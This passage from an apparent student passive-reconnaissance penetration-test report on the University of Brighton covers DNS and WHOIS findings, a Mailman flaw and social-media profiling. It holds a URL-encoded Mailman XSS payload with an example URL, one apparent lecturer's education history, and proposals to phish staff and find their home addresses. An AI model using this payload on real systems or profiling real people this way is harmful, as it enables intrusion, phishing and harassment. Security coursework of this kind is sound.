%22%61%63%63%65%73%73%6b%65%79%3d%22%78%22%6f%6e%63%6c%69%63%6b%3d%22%61%6c%65%72%74%60%58%53%53%60%22

# URL Example:

https://127.0.0.1/cgi-bin/mailman/options/list_name/
test@test.com%22%61%63%63%65%73%73%6b%65%79%3d%22%78%22%6f%6e%63%6c%69%63%6b%3d%22%61%6c%65%72%74%60%58

# In order to trigger the alert, the victim has to press the following buttons ALT+SHIFT+X
# where X is an arbitrary button inserted as accesskey attribute in the payload.
```



2nd image is UoB's mailman version. While unverified, this XSS exploit may work due to UoB's outdated instance of mailman, allowing me to inject malicious code if a list is found using a valid email obtained from theHarvester. This is very interesting, and in a full penetration test, could be extremely useful to discover since the payload could potentially grab the user's credentials with enough thought put into the hypothetical active reconnaissance test. (Alessandroni, 2020)

Vulnerabilities


Mailman has an explicit XSS vulnerability the university has not patched or updated.

Impacts

By utilising this vulnerability, lists of associated people could be formulated, and potentially even access gained to further services, acting as an entrypoint into their network with the correct script. Would require more information on the service to be able to execute the correct code.

10. Social Media Profiling

- **Test Name:** Employee Behavioral Analysis
 - Search public LinkedIn, Twitter, and Facebook profiles of employees for:
 - Job titles and responsibilities.
 - Patterns in posting (e.g., work hours, frequent locations).
 - Potential insider threats (e.g., disgruntled employees).



University



Studied Digital Media Production at **University of Brighton**
MSc · School year 2016

User experience design in digital landscapes.



Studied ELT pedagogy at **Brighton University**
Post Graduate Diploma · Also studied Second Language Acquisition and English Teaching Methodology · School year 2011

Post-graduate diploma in teaching English to speakers of other languages



Studied PGCE in FE at **Brighton University**
School year 2007



Studied Post-grad dip in Photojournalism at **London College of Communication**
School year 1994



Studied Communication studies with politics at **Birmingham City University**
School year 1990

High School



Went to **St. Wilfrid's R.C. College**
School year 1984

By combining Google dorking, I was able to find a list of lecturer's accounts for Facebook, Twitter, Instagram and LinkedIn, and by building a scraper, can collage them in a dump. Using LinkedIn and Facebook, it proves trivial to find high schools and colleges, and Twitter provides a lot of information on personal interests. From the top results in Google dorks for university lecturers, I have found their high schools, graduation years, field of study, places of previous work, friend groups.

Vulnerabilities

While no explicit vulnerabilities on employees could be found without a lengthy analysis of many accounts, I am confident personal or internal information would be found on an account relating to an employee, no matter how small.

Impacts

Social media will always be a security issue, but being able to find information on meetings, addresses, friends, schools, etc. Could help with any active social engineering, since the more information gained, the more legitimate a phishing attempt would be.

Combining Tests

Combining the WHOIS, DNS enumeration, and ASN results, I can see that Jisc is UoB's domain registrar, providing DNS, however Zengenti has the allocation for their webserver IP, since it provides the Content Management System. Since neither of these systems are hosted by UoB, they are very clearly out of scope to investigate further into. The company seems to primarily use cloud-based solutions for the majority of their more public systems.

The Mailman vulnerability is the most interesting find in this report, providing a potential entrypoint into their network by combining social engineering to find overly active employees who are likely to check the system often, then sending them an email if an SPF record is invalid, or just sending an email that looks legitimate to suggest a key combination should be hit on the page, executing malicious code to gain access to the system.

Recommendations

(Action): Mailman researched to be able to write a script to inject into the service, and then executed.

(Fix): Update Mailman to the newest version

(Action): DNS zone switch is worth a try even if it is unlikely to work.

(Fix): Ensure enforced TTL and lock the DNS cache. (Kime, 2017)

(Action): Home Addresses should be found using methods not listed in my RoE, to facilitate physical phishing mail

(Fix): Data breaches and leaks should be alerted to employees internally.

(Action): None

(Fix): (Unimportant) sitemap.xml should not be indexed

(Action): Download contents of indexed CDN and search for internal functionality.

(Fix): Unindex sensitive CDN.

Not many vulnerabilities were able to be found in the University of Brighton network, due to it's mainly cloud deployment and 3rd party hosted services. All vulnerabilities stem from services hosted or managed by the University itself, requiring updates or small changes to improve security.

The impact of these vulnerabilities could be high risk depending on the scale, which I am not able to ascertain from simple passive reconnaissance, the only advantage is the usage of Security-through-Obscurity, which is not recommended in place of actual security.

In conclusion, I have found vulnerabilities to the best of my ability with the scope created in the RoE and passive restriction. Given the cloud-based nature of the company, many services are out of the test scope, limiting me to services hosted by UoB.

Bibliography

Alessandroni, V. (2020, October 29). *Mailman 1.x > 2.1.23 - Cross Site Scripting (XSS)*. Exploit Database. <https://www.exploit-db.com/exploits/48970>

Improta, A., & Sani, L. (2019, October 25). *Vulnerabilities of BGP*.

Www.catchpoint.com. <https://www.catchpoint.com/blog/bgp-vulnerabilities>

Kime, C. (2017, October 18). *How to Prevent DNS Attacks | eSecurity Planet*.

ESecurityPlanet. <https://www.esecurityplanet.com/networks/how-to-prevent-dns-attacks/>

List of registrars | Jisc community. (2024). Jisc.ac.uk.

<https://community.jisc.ac.uk/library/janet-services-documentation/list-registrars>

Privacy notice for enquirers. (2023). Brighton.ac.uk.

<https://www.brighton.ac.uk/about-us/statistics-and-legal/privacy/enquirers/index.aspx>

Appendix

Technologies and Platforms:

- WHOIS
- dig
- nslookup
- Google
- theHarvester
- BGP Toolkit
- Intelx
- Phonebook.cz
- Google Hacking Database
- Facebook
- Twitter
- LinkedIn

Command Chronology:

1. whois brighton.ac.uk
2. dig brighton.ac.uk AAAA (No results, not included)
3. dig brighton.ac.uk A
4. dig brighton.ac.uk MX
5. nslookup -query=ALL brighton.ac.uk
6. python3.11 theHarvester.py -d brighton.ac.uk -l 500 -b yahoo
7. python3.11 theHarvester.py -d brighton.ac.uk -l 500 -b baidu
8. python3.11 theHarvester.py -d brighton.ac.uk -l 500 -b intelx

Search Chronology:

1. (Google): site:brighton.ac.uk intitle:"index of"
2. (Google): site:brighton.ac.uk filetype:xml
3. (Google): site:brighton.ac.uk 'mailing'
4. (Intelx): brighton.ac.uk
5. (Intelx): [redacted email]
6. (Intelx): [redacted email]
7. (HIBP): [redacted email]
8. (HIBP): [redacted email]

Explicit Vulnerabilities:

- (GHDB): ID: 48970

Test Scopes:

- 185.18.139.126
- 194.83.112.53

Glossary

- GHDB, Google Hacking Database
- HIBP, Have I Been Pwned
- RoE, Rules of Engagement
- DNS, Domain Name Server
- CDN, Content Delivery Network
- UoB, University of Brighton
- BGP, Border Gateway Protocol
- SPF, Sender Policy Framework
- DKIM, Domain Keys Identified Mail
- DMARC, Domain-based Message Authentication, Reporting and Conformance
- AS(N), Autonomous System (Number)